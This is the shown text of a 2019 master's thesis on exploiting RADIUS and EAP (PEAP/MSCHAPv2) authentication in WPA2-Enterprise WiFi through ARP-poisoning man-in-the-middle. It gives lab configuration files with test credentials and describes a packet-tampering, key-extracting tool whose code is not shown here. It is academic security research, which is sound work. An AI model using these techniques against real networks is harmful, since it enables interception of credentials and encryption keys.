UNIVERSITY OF CASTILLA-LA MANCHA

UNIVERSITY COLLEGE OF COMPUTER SCIENCE

INFORMATION SECURITY AND CYBERSECURITY MASTER’S DEGREE

MASTER'S THESIS

Exploitation of RADIUS protocol in WIFI networks

FERNANDO ÁMEZ GARCÍA

September, 2019

UNIVERSITY OF CASTILLA-LA MANCHA

UNIVERSITY COLLEGE OF COMPUTER SCIENCE

Computer Systems Department

MASTER'S THESIS

Exploitation of RADIUS protocol in WIFI networks

Autor: FERNANDO ÁMEZ GARCÍA

Director: David Meléndez Cano

September, 2019

Summary

Nowadays, the WIFI networks are very extended in enterprises. In case that an enterprise wants to centralize or delegate the authentication of its wireless stations against an access point, one can think about Radius as the first solution.

The Radius authentication server in charge of validating the credentials of these wireless stations will be placed in a LAN (Local Area Network). How secure is this method of authentication if someone with malicious intentions has access to this network? Can this person compromise the authentication process by carrying out a Man in The Middle Attack and then intercepting and modifying the content of the RADIUS packets intended to the authentication server?

This document will answer all these questions and some others that the reader may wonder when taking into detail about the Radius and EAP protocols.

Acknowledgements

Thanks to my parents for the love and compromise that they dedicated to me. Without them, this work would not be possible. Thanks also to my sister for supporting me with her happiness and sense of humour. Thanks also to Raúl for supporting me with the realization of this document. Thanks to Irene who helped me a lot with her attitude. I would like to acknowledge the whole staff of the Master’s Degree for making this work possible.

INDEX

FIGURE INDEX

CHAPTER 1. INTRODUCTION

1.1 INCENTIVE

1.2 OBJECTIVES

The aim of the study here is to analyse the way the authentication process takes place in a WIFI network with delegated authentication over a Radius server as well as the protocols involved in the process identifying their flaws and strengths. Once all the protocols are analysed, a tool is developed in order to try to exploit the found flaws. The tool is an executable developed in Golang language called *Radius-Spy* and will let us:

- Sniff packets
- Mangle packets
- Obtain sensitive data, such as encryption keys

The source code of the *Radius-Spy* tool can be found in the glossary of terms when referring to *Radius-Spy*.

Of course, certain conditions must be respected so that the tool can exploit the protocols with a 100% of success:

- The tool is executed inside a context of MitM (Man In the Middle Attack) so that the machine in which the software is executed has total control of the communications between the sides that participates in the authentication process.
- Sensitive data such as secrets and passwords are vulnerable to brute force attacks or dictionary attacks, as they are not very robust (for example, short passwords).

Because the purpose of this study is to identify the weaknesses or robustness of the authentication protocols, the work will focus on the different problems and challenges found during the development of the tool to exploit the protocols. If no relevant flaws are found, one can reach the conclusion that the authentication protocols are safe enough for a malicious software to compromise them and the work here presented will be still valid even though the tool does not present a real threat for these protocols. In this case, the work here presented will be a proof of the robustness of the authentication protocols.

1.3 STRUCTURE OF THE REPORT

The second chapter specifies the scenario to study.

Radius protocol and EAP protocol chapters are intended to explain these protocols but inside the scope of our scenario, thus, some stations trying to authenticate against a NAS which will delegate the authentication process to an authentication server. Therefore, not every detail about these protocols is explained here, but rather, a general understanding of the protocols and some points that concern us to exploit the flaws of the authentication process in our particular scenario. If the reader wants to research more about these protocols, they can check the bibliography where every reference for every protocol can be found.

The fifth chapter explains us the structure of the code and the most important functions, methods, structures, interfaces and variables used for the development of the software.

The sixth chapter details the study case and how the software deals with every obstacle that one can find during a real authentication case.

The last chapter explains the following steps to carry out for a future work.

CHAPTER 2. Scenario

The scenario of study here is a WIFI network composed by some stations and an access point. When one of the stations desires to join the WIFI network (by being associated to the access point), the authentication of the station must be performed before the association in order to validate the user credentials of such station.

In the authentication process, the station takes the role of peer and the access point, the role of NAS.

At this point, the NAS can manage the authentication process itself or delegate this task to an authentication server located outside the WIFI network.

In our scenario, the NAS will not manage the authentication process, but it will delegate it to a authentication server located in a LAN where the access point is also located.




Figure 1Scenario of study

Some details to take into account about the configuration of scenario are the following ones:

- The encryption mode for the WIFI network is WPA2.
- The credentials provided by the peer to authenticate against the authentication server are the *identity* and *password*.
- The EAP method used for the phase 1 authentication is PEAP and the EAP method used for phase 2 authentication is MsCHAPv2.

Below, one can see the flow of EAP packets that carry the authentication data between peer and authentication server.




Figure 2EAP traffic

Given the scenario above presented, an attacker manages to have access to the LAN and performs with success a MitM (Man In the Middle) Attack using a poisoning technique, such as ARP poisoning and gains control over the communications between peer and authentication server. The scenario is presented as follows now:




Figure 3MitM Attack

In this case, the EAP traffic is intercepted by our malicious software *Radius-Spy* and manipulated so that the software takes control of the flow of the credentials exchange that is taking place.

For our study case, the following scenario is proposed:




Figure 4Study case

The elements that participate in our study case are:

- Access point: A Raspberry PI 1 model B with a 802.11N transceiver connected through USB. OS: Raspbian GNU/Linux 8
    - SSID: Famez
    - IP address LAN interface: 169.254.63.2
    - IP address WLAN interface: 169.254.63.10
    - DHCP address pool: 10.10.0.X
- Station: A VoCore v2. OS: OpenWrt r9330-880f8e6d32
    - IP address WLAN interface: Dynamic
- Attacker: Ubuntu 18.04.1 LTS
    - IP address LAN interface: 169.254.63.15
- Authentication server: Ubuntu 18.04.1 LTS
    - IP address LAN interface: 169.254.63.10

The secret shared between the NAS and authentication server is *super*. This secret is used in the Radius protocol to protect the integrity and authenticity of the Radius packets (see [RFC2865], Section 1).

The credentials used by the peer to authenticate itself are:

- Identity: testing

- Password: password

In order to play the role of access point, the Raspberry PI is running *Hostapd* with the following configuration (file hostapd.conf):

```
ssid=Famez
interface=wlan0_ap
auth_algs=3
channel=4
driver=nl80211
hw_mode=g
logger_stdout=-1
logger_stdout_level=2
max_num_sta=5
ieee8021x=1
wpa_key_mgmt=WPA-EAP
rsn_pairwise=CCMP
wpa=2
wpa_pairwise=TKIP CCMP
own_ip_addr=127.0.0.1
auth_server_addr=169.254.63.10
auth_server_port=1812
auth_server_shared_secret=super
acct_server_addr=169.254.63.10
acct_server_port=1813
acct_server_shared_secret=super
```

To act as dhcp server, the Raspberry PI is running *dhcpd*. The configuration for this software is the following one (file dhcpd.conf):

```
subnet 10.10.0.0 netmask 255.255.255.0 {
        default-lease-time 600;
        max-lease-time 7200;
        option subnet-mask 255.255.255.0;
        option broadcast-address 10.10.0.255;
        option routers 10.10.0.1;
        option domain-name-servers 8.8.8.8;
        range 10.10.0.2 10.10.0.254;
}
```

The configuration for the VoCore v2 computer is the following:

- File /etc/config/wireless:

```
config wifi-device 'radio0'
        option type 'mac80211'
        option channel '4'
        option hwmode '11g'
        option path 'platform/10300000.wmac'
        option htmode 'HT20'
        option disabled '0'
        option log_level '0'

config wifi-iface 'default_radio0'
        option device 'radio0'
        option network 'wwan'
        option mode 'sta'
        option ssid 'Famez'
        option auth 'auth=MSCHAPV2'
        option encryption 'wpa2'
        option eap_type 'peap'
        option identity 'testing'
        option password 'password'
```

- File /etc/config/network:

```
config interface 'loopback'
        option ifname 'lo'
        option proto 'static'
        option ipaddr '127.0.0.1'
        option netmask '255.0.0.0'

config interface 'wwan'
        option proto 'dhcp'
```

The authentication server is running Freeradius with the following remarkable configuration:

- File clients.conf:

```
client access_point {
  ipaddr = 169.254.63.2
  secret=super
}
```

- File users:

```
testing Cleartext-Password := "password"
```

CHAPTER 3. RADIUS PROTOCOL

The Radius protocol is defined in [RFC2865].

The Radius protocol is used for the exchange of messages between the NAS and the authentication server. This protocol is located in the application layer according to the OSI model. For the transport layer, the protocol UDP is used. Two UDP ports are used, the port 1812 for authentication and port 1813 for accounting. As the scope of this document is to analyse the authentication flaws of the Radius protocol, we are going to focus on the port 1812.

The Radius protocol defines an exchange of messages between NAS and authentication server. The NAS sends Access-Request messages to the authentication server and this one answers with Access-Challenge messages. An identifier is used to match an Access-Request message with its response (Access-Challenge) so that one can keep track of the order of the messages and protect against replay attacks. Every time the NAS sends an Access-Request message, the identifier is incremented by 1. The authentication server must answer with the same identifier.

In order to protect the integrity and authenticity of the Radius messages, a 16-bytes field called Authenticator is included in every Radius message. Depending on the type of message, the Authenticator field is calculated in a different way:

- For Access-Request messages (sent by NAS as request), the field is randomly generated.
- For the other types (sent by authentication server as response) including Access-Challenge messages, the field is calculated by hashing all the fields of the message to be sent (except from the Authenticator field as we have not calculated this field yet, instead, we use the Authenticator field of the most recently received Access-Request message) together with the shared *secret* between NAS and authentication server. To

enter into further details, see [RFC2865], Section 3. Note that if the *secret* is not known, the Authenticator field cannot be correctly calculated for Access-Challenge messages and the NAS will reject them silently avoiding any possible attack.

When the authentication is finished, an Access-Accept or an Access-Reject message is sent by the authentication server depending on whether the authentication succeeded or not. Within these messages, several data is exchanged in form of attributes as we will see below.

A Radius message consists of the following fields:




Figure 5Radius message

- Code → It determines the type of packet. The list of codes are:

Code	Type
1	Access-Request
2	Access-Accept
3	Access-Reject
4	Accounting-Request
5	Accounting-Response
11	Access-Challenge
12	Status-Server
13	Status-Client
255	Reserved

- Identifier → The Identifier field is one octet, and aids in matching requests and replies. The RADIUS server can detect a duplicate request if it has the same client source IP address and source UDP port and Identifier within a short span of time.

- Length → The length of the packets. This field fits in two octets and varies regarding the number of attributes that are included in the packet.

- Authenticator: A 16 bytes chunk that provides the packet with integrity and authentication to protect against replay attacks and also against modifications in the packet. This field is calculated in different ways depending on the type of the packet (Code). What concerns us in our research is the use of the Authenticator field to generate the Message-Authenticator attribute in order to protect the EAP-message attribute against attacks and also to calculate the Authenticator field for response packets from the authentication server.

- Attributes: They carry the authentication and authorization details. The number of attributes is variable as well as its length. They are composed by:

  - Type
  - Length: The total length of the attribute (including the type, the length itself and the value)
  - Value: The actual content of the attribute.




Figure 6Radius attribute

Some relevant attributes are listed:

Type	Name	Description
1	User Name	The name of the user to be authenticated. See [RFC2865].
4	NAS IP	Ip address of the NAS. See [RFC2865].
5	NAS Port	The physical port number of the NAS which is authenticating the user. See [RFC2865].
12	FramedMTU	Used to indicate the Maximum Transmission Unit (MTU) to be configured for the user. See [RFC2865].
24	State	See [RFC2865].
26	Vendor Specific	Vendor specific attributes defines a subset of attributes that extends the initial attributes list. They are composed by the Vendor Id, the Type, the Length and the Value of the attribute. This attribute type will be analysed in more detail in Vendor specific Attributes.
30	Called Station Id	The MAC address and SSID of the Access Point (AP) or NAS that will delegate the authentication process to the authentication server. See [RFC2865].
31	Calling Station Id	The MAC address of the station (STA) or peer that desires to be authenticated. See [RFC2865].

44	Account Session Id	See [RFC2866].
61	NAS Port Type	This Attribute indicates the type of the physical port of the NAS which is authenticating the user. Must be 19 when authenticating WIFI networks. See [RFC2865].
77	Connect-Info	Sent from the NAS to indicate the nature of the user's connection. See [RFC2869]. Example: 54 Mbps, 802.11g.
79	EAPMessage	Encapsulated EAP message exchanged between the peer and the authentication server. See [RFC3579], Section 3.1.
80	Message Authenticator	Field to ensure the integrity of the EAP message. This field consists of a signature (using HMAC) of the whole packet using as key the *secret* shared between NAS and authentication server. If the message is not an Access-Request message (Code: 1), the original Authenticator field is substituted by the Authenticator field of the most recently received Access-Request message when calculating the signature. Should the EAP message attribute is intentionally modified with malicious purposes, the verification of the Message Authenticator will not be correct and the message will be silently discarded. See [RFC3579], Section 3.2 for implementation details.

3.1 EAP message attribute

The EAP message attribute contains the EAP packets generated between the peer and the authentication server.

The EAP protocol is where the authentication process really takes place. The Radius protocol is used to transport these EAP packets between NAS and authentication server in a secure way.

Once the peer has generated an EAP packet to carry out the authentication, the NAS must encapsulate it inside a Radius packet as an attribute so that the authentication server receives it and decapsulates it. In the same way, when the authentication server wants to answer back the peer with an EAP packet, it encapsulates the EAP packet inside a Radius message and the NAS has to decapsulate the EAP packet to forward it to the peer.




Figure 7Encapsulation of EAP messages

The integrity of the EAP attribute is protected by the Message Authenticator attribute.

3.2 Vendor Specific Attributes

Vendor specific attributes lets specify a subset of attributes that are not defined in the standard Radius Protocol (See [RFC2865]), providing specific functionality.

This particular type of attribute has the following format (See [RFC2865]. Section 5.26):




Figure 8Vendor Specific Attributes

- Type: Fixed to 26_{10} for vendor specific attributes.
- Length: The total length of the attribute
- Vendor-ID: The identifier for the specific vendor. For example, the Vendor-ID for Microsoft is 311_{10}.
- Vendor-Type: Type of attribute defined by the vendor. For example, Microsoft Vendor (Vendor-ID: 311_{10}) defines amongst others 2 types of attributes. Vendor-Type: 16_{10} for MS-MPPE-Send-Key and Vendor-Type: 17_{10} for MS-MPPE-Recv-Key.

- Attribute-Specific: The actual content of the attribute. This is dependant of the attribute type.

3.2.1 Microsoft Vendor Specific Attributes

Two remarkable Microsoft Vendor Specific Attributes must be mentioned as they play an important role for the key exchange process that takes place after successfully authenticating the peer. The specification of Microsoft Vendor Specific Attributes is found in [RFC2548]. The Vendor-Id for Microsoft Vendor Specific Attributes is 311_{10}.

The attributes that concern us here are the following ones:

3.2.1.1 MS-MPPE-Send-Key

This attribute contains the key from which the key that encrypts packets sent from the access point to the station in the WIFI network is derived. See [RFC2548], Section 2.4.2.

The key is an EAP-TLS key previously calculated by the authentication server and the peer, as one can check in EAP-TLS key derivation.

This attribute is sent from the authentication server to the NAS for the NAS to have knowledge of the key used later for packet encryption from access point to the station. As the message holding this attribute is originated by the authentication server, this message is inevitably of type 11_{10} (Access-Challenge).

If the reader wonders itself why the key is known by the peer (station) and not by the NAS, the answer is that the key is derived during the authentication process that takes place in the EAP message exchange between the peer and the authentication server. Even if the NAS can read these EAP messages and encapsulate them into RADIUS messages (as attributes of type 79_{10}) intended to the authentication server and vice versa, the EAP messages are normally encrypted from point-to-point to prevent third parties from obtaining the credentials in clear text, excluding from the communication the NAS whose only duty is to forward these messages.

The format of the attribute is as follows:




Figure 9MPPE Send Key

The ***Attribute Specific*** field holds the key, nevertheless due to security issues, the key is not included in clear text, instead the key is encrypted and then included in the ***Attribute Specific*** field. The encryption is detailed in [RFC2548], Section 2.4.2 in case that the reader wants to explore deeply the algorithm used to encrypt the key. What concerns us here is the fact that one of the inputs used to encrypt the key is, among others, the **secret** shared between the NAS and the authentication server which provides a way to verify that the key has not been intentionally modified for malicious purposes by a third party who ignores the **secret**.

3.2.1.2 MS-MPPE-Recv-Key

This attribute contains the key from which the key that encrypts packets sent from the station to the access point in the WIFI network is derived. See [RFC2548], Section 2.4.3.

The key is an EAP-TLS key previously calculated by the authentication server and the peer, as one can check in EAP-TLS key derivation.

This attribute is sent from the authentication server to the NAS for the NAS to have knowledge of the key used later for packet encryption from the station to the access point. As the message holding this attribute is originated by the authentication server, this message is inevitably of type 11_{10} (Access-Challenge).

If the reader wonders itself why the key is known by the peer (station) and not by the NAS, the answer is that the key is derived during the authentication process that takes place in the EAP message exchange between the peer and the authentication server. Even if the NAS can read these EAP messages and encapsulate them into RADIUS messages (as attributes of type 79_{10}) intended to the authentication server and vice versa, the EAP messages are normally encrypted from point-to-point to prevent third parties from obtaining the credentials in clear text, excluding from the communication the NAS whose only duty is to forward these messages.

The format of the attribute is as follows:




Figure 10MPPE Recv Key

The ***Attribute Specific*** field holds the key, nevertheless due to security issues, the key is not included in clear text, instead the key is encrypted and then included in the ***Attribute Specific*** field. The encryption is detailed in [RFC2548], Section 2.4.3 in case that the reader wants to explore deeply the algorithm used to encrypt the key. What concerns us here is the fact that one of the inputs used to encrypt the key is, among others, the **secret** shared between the NAS and the authentication server which provides a way to verify that the key has not been intentionally modified for malicious purposes by a third party who ignores the **secret**.

CHAPTER 4. EAP protocol

The Extensible Authentication Protocol (EAP) is used to exchange the credentials necessary to authenticate a certain element. The EAP conversation takes place between the authenticating peer and the authentication server. The peer will send the credentials necessary to prove that the identity of the user behind the peer is valid. The authentication server will check this credentials and will answer back indicating whether the credentials are correct or not and some other information to be treated by the peer. The peer also checks whether the server knows the credentials or not to avoid possible attacks so that the peer verifies that a legitimate server granted access to the peer by checking the extra information sent back by the authentication server. The detailed explanation of this protocol can be found in [RFC3748].

The format for an EAP message is as follows:




Figure 11EAP message

- Code: Determines the type of message. They are the following:

Code	Description
1	Request
2	Response
3	Success

4	Failure

- Identifier: Used to match the request messages with the corresponding response messages to avoid replay attacks and duplicates.
- Length: The length of the EAP message.
- Data: The payload of the EAP message. Its content depends on the code of the message.

The authentication server is in charge of sending the request messages (Code: 1) and the authenticating peer will answer back with response messages (Code: 2). Every time that the authentication server sends a request message, the identifier field is incremented by 1. The peer must send the same identifier in the response.

Once the credentials have been verified and correct, a success message (Code: 3) is sent by the authentication server to the peer. In case that the credentials are not valid, the authentication server will send a failure message (Code: 4).

For request and response messages, the format of the data field is as follows:




Figure 12EAP req/resp Data

- Type: The type for the EAP message. Though there are many different types, we are going to focus only on those that are used in our scenario for the authentication. Below, a list of the types to be treated:

Type	Value
1	Identity
3	Legacy Nak
25	Peap
26	MsChapV2
33	TLV

Peap and MsChapV2 types are authentication methods in the sense that they provide a way to exchange credentials whereas Identity, Legacy Nak and TLV, though used in the authentication process, do not let exchange credentials.

- Type-Data: The data for every type. This field depends on the type of EAP message.

4.1.1 Identity

The EAP identity message is a very simple message to request the identity of the authenticating peer. The authentication server can then send a request message of type identity demanding the identity of the peer. This one will respond with a response message of type identity providing the identity. When the EAP communications between peer and authentication server are started, the peer sends directly a response message providing the identity inside without waiting for the authentication server to send a request message of type identity. For further details, check [RFC3748], Section 5.1.

4.1.2 Legacy Nak

This type of message is sent only as response message, therefore, only the peer can generate this message. If the peer does not agree with the EAP method used to carry out the authentication, it can generate this type of message and propose a new EAP method to use. Once the authentication server receives the Legacy Nak EAP message, the authentication server will switch to the new EAP method proposed by the peer. Usually, the peer will propose a method that provides encryption, such as PEAP or TTLS method. For further details, check [RFC3748], Section 5.3.1.

4.1.3 PEAP

Even though PEAP is an EAP method to authenticate the peer (see [PEAP]), this method cannot work without a second EAP method such as MsChapV2. The aim of the PEAP method is to establish a TLS tunnel between the peer and the authenticating server so that the exchange of credentials is opaque to any other system (including the NAS). Inside this tunnel, a second EAP method (MsCHAPv2 for example) is used to carry out the real exchange of credentials in a more insecure way.

In this case, one can say that there are two authentication phases in the EAP protocol:

- The phase 1 in charge of providing a tunnel to protect the communications. In this case, the PEAP method.
- The phase 2 where the authentication is actually performed inside the tunnel established in phase 1. This is the role of the MsCHAPv2 method.




Figure 13PEAP tunnel

In the image, one can see that between NAS and authentication server the MsCHAPv2 messages (where the credentials exchange occurs) are tunneled inside PEAP messages and at the same time, the PEAP messages are encapsulated as EAP message attributes inside a Radius message. The NAS decapsulates the EAP messages from the Radius message and forwards them to the peer. It encapsulates the received EAP messages from the peer into a Radius message.

The format for a PEAP message is defined in [PEAP], Section 3.2 and Section 3.3.




Figure 14PEAP message

- Code: Already shown for EAP messages. Only codes 1 (request) and 2 (response) are compatible with PEAP method.
- Identifier: Already shown for EAP messages.
- Length: Already shown for EAP messages.
- Type: Fixed to 25_{10} for PEAP messages.
- Flags: The size of this field is 5 bits. The meaning of each bit in this field is as follows:
    - L (Length included): If this flag is set, the TLS message length is included in the PEAP message, otherwise, the TLS message length is not included.
    - M (More fragments): If set, indicates that the TLS Data of this message is not the whole TLS message, but rather only a fragment of it and the other

fragments will be found in the following PEAP messages. If set to 0, that means that the TLS message was not fragmented or the last fragment of fragmented TLS message was received.
    - S (PEAP Start): It indicates the start of the PEAP method.
    - R: Must be always 0.
- Ver: The version of the PEAP method. The size is 3 bits (from 0 to 7).
